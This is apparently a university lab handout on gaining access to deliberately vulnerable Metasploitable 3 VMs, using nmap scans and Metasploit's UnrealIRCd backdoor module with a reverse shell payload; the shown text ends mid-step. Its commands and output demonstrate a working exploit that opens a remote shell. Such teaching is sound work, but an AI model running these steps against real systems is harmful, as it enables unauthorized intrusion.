Faculty of Business, IT, and Management
HACK2200 Hacking and Exploits
Lab 4: Gaining Access

Instructions

- This assignment should be completed individually.
- This assignment is designed for the purpose of education and training, but not for any illegal activities including hacking. Beware to only use these exploits on hosts that you have permission to hack.
- When a question asks for screenshots, your screenshots **must**:
    - Include the full window (the application window, or the terminal window, etc…),
    - have the PROMPT setup as per the instructions, including the date and time in the same format provided in the instructions. Screenshots without the prompt setup will receive zero credit,
    - be clearly readable,
    - include all the information required by the question, and
    - not include extra commands, failed attempts and/or error messages.
- Failure to follow submission instructions will result in marks deduction. There will be mark deductions for including more than what is required in the instructions. Do not replace any screenshot that is not marked for replacement. These screenshots are to guide you only.
- The below instructions are guidelines, you are expected to troubleshoot any errors you run into.
- There will be mark deductions for including more than what is required in the instructions.
- Read and complete the lab instructions below and finish all the tasks. Replace screenshots that are labeled as sample-replace only, and answer the questions where highlighted.
- Once completed, submit the Answer File only to the assignment dropbox.

Introduction

Part 1 – Exploit UnrealIRCd Service

Part 2 – Exploit a Vulnerability\Service of Your Choice

Lab Setup

We will use the machines you prepared during the first week:

1- Kali Linux 2020.4 (KaliVM)
2- Metasploitable 3 Ubuntu (MS3UBUNTU)
3- Metasploitable 3 Windows Server 2008 (MS3WS2008)

In the last lab, we quickly scanned the most common ports on both MS3WS2008 and MS3UBUNTU. In this lab, we will be exploiting a service on one of these VMs, but first, we will start with a full scan for ports 0-65535.

Part 1 – Exploit UnrealIRCd Service

Step 1: Start the lab virtual machines


1. Start your Kali virtual machine (KaliVM), your Mestapolitable3 Windows Server 2008 machine (MS3WS2008), and your Metaspolitable3 Ubuntu (MS3UBUNTU) machine.

2. On your KaliVM, change the terminal prompt to be your first name.

   You can do that using the following command:

   ```
   (kali@kali)-[~] PS1='[`date "+%D"`] yourfirstname [`date "+%r"`] -[~]'
   ```

   Your terminal should look similar to the screen below:



```
┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ PS1='[`date "+%D"`] yourfirstname [`date "+%r"`] -[~]'
[12/30/20] yourfirstname [08:31:39 PM] -[~]
[12/30/20] yourfirstname [08:31:39 PM] -[~]
[12/30/20] yourfirstname [08:31:39 PM] -[~]
```

All commands in

The following tasks are to be run on your KaliVM, targeting your MS3WS2008 and MS3UBUNTU VMs. Your terminal prompt should be showing as per the instructions above.


Step 2: Scanning all ports on MS3WS2008 using nmap

We will use nmap to scan our target machines and find the services running on them:

1. On your KaliVM, scan the MS3WS2008 machine, using the following command, note that -p- will result in scanning ports 0-65536.

KaliVM# sudo nmap -p- –sS –sV [target IP address]

You should be seeing results similar to the one below.




```
Host is up (0.00051s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE           VERSION
21/tcp    open  ftp               Microsoft ftpd
22/tcp    open  ssh               OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http              Microsoft IIS httpd 7.5
1617/tcp  open  java-rmi          Java RMI
4848/tcp  open  ssl/appserv-http?
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8020/tcp  open  http              Apache httpd
8022/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  unknown
8080/tcp  open  http              Sun GlassFish Open Source Edition  4.0
8282/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  ssl/http          Apache httpd
8484/tcp  open  http              Jetty winstone-2.8
8585/tcp  open  http              Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49156/tcp open  java-rmi          Java RMI
49157/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please sub
s://nmap.org/cgi-bin/submit.cgi?new-service :
```

We can see that there is a number of open ports and services on the target machine such as ftpd on port 21. These services may contain vulnerabilities that can be exploited.

Step 3: Scanning all ports on MS3UBUNTU using nmap

Repeat Step 2 while targeting MS3UBUNTU machine. You should be seeing results similar to the one below.



```
Stats: 0:04:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.42% done; ETC: 16:40 (0:00:00 remaining)
Nmap scan report for 192.168.2.5
Host is up (0.00062s latency).
Not shown: 65524 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp?
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0
)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OS: Linux; CPE: c
pe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 294.02 seconds

romari-[~]
```

Step 4: Exploit a vulnerability on Metasploitable 3.

Let’s pick one of the services running on **MS3UBUNTU** and try to exploit it using msfconsole. For this task, we will choose UnrealIRCd service running on port 6697 on **MS3UBUNTU** as shown in the above screenshot.

The general steps to exploit any vulnerability in msfconsole is to

- Search the vulnerability information and choose a module to use.
- Search the payloads available in that module, and choose a payload to use.
- Search the options needed for both the module and payload and set them.
- Run the exploit.
- Once we gain access, explore the privilege we have (can we read and/or write to the victim’s machine?)

Let’s implement the steps above on our target service.

1. Start an msfconsole on your KaliVM, and change the console prompt:


   ```
   KaliVM# msfconsole
   Msf6> set PROMPT %yel%L %grn%T %grnromari
   ```

2. Search the UnrealIRCd vulnerability information. You can search online for more information about this exploit, some resources can be found at:
   - Exploit Database: https://www.exploit-db.com/
   - CVE Database: https://cve.mitre.org/index.html

- Or you can also use searchsploit command on Kali Linux to get more infor about the exploit.

3. Use a module and payload:


```
Msf6> search unreal
Msf6> use exploit/unix/irc/unreal_ircd_3281_backdoor
Msf6> show payloads
Msf6> set payload cmd/unix/reverse
```



```
192.168.2.6 18:01:51 romari >
192.168.2.6 18:01:51 romari > search unreal

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure           2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (
Linux)
   1  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execut
ion
   2  exploit/windows/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (
Win32)


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/games/ut2004_secure

192.168.2.6 18:02:01 romari > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/unix/reverse
192.168.2.6 18:02:39 romari exploit(unix/irc/unreal_ircd_3281_backdoor) >
192.168.2.6 18:02:41 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

192.168.2.6 18:02:47 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
192.168.2.6 18:03:49 romari exploit(unix/irc/unreal_ircd_3281_backdoor) >
192.168.2.6 18:03:50 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

4. Set the module and payload options, run the exploit, and check which user are you logged in as:

```
Msf6> show options
Msf6> set RHOSTS 192.168.2.5
Msf6> set RPORT 6697
Msf6> set LHOST 192.168.2.6
Msf6> run
whoami
```




```
192.168.2.6 18:16:59 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


192.168.2.6 18:17:09 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.2.5
RHOSTS ⇒ 192.168.2.5
192.168.2.6 18:17:18 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
192.168.2.6 18:17:25 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.2.6
LHOST ⇒ 192.168.2.6
192.168.2.6 18:17:31 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.2.6:4444
[*] 192.168.2.5:6697 - Connected to 192.168.2.5:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.2.5:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo kiYmD1RnxXIX9fHx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "kiYmD1RnxXIX9fHx\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.2.6:4444 → 192.168.2.5:49644) at 2020-12-31 18:18:10 -0500

whoami
boba_fett
█
```

As shown above, we have gained shell access into the victim machine, and we are logged in as user boba_fett.

5. Let’s print the working directory, and browse the victim machine:

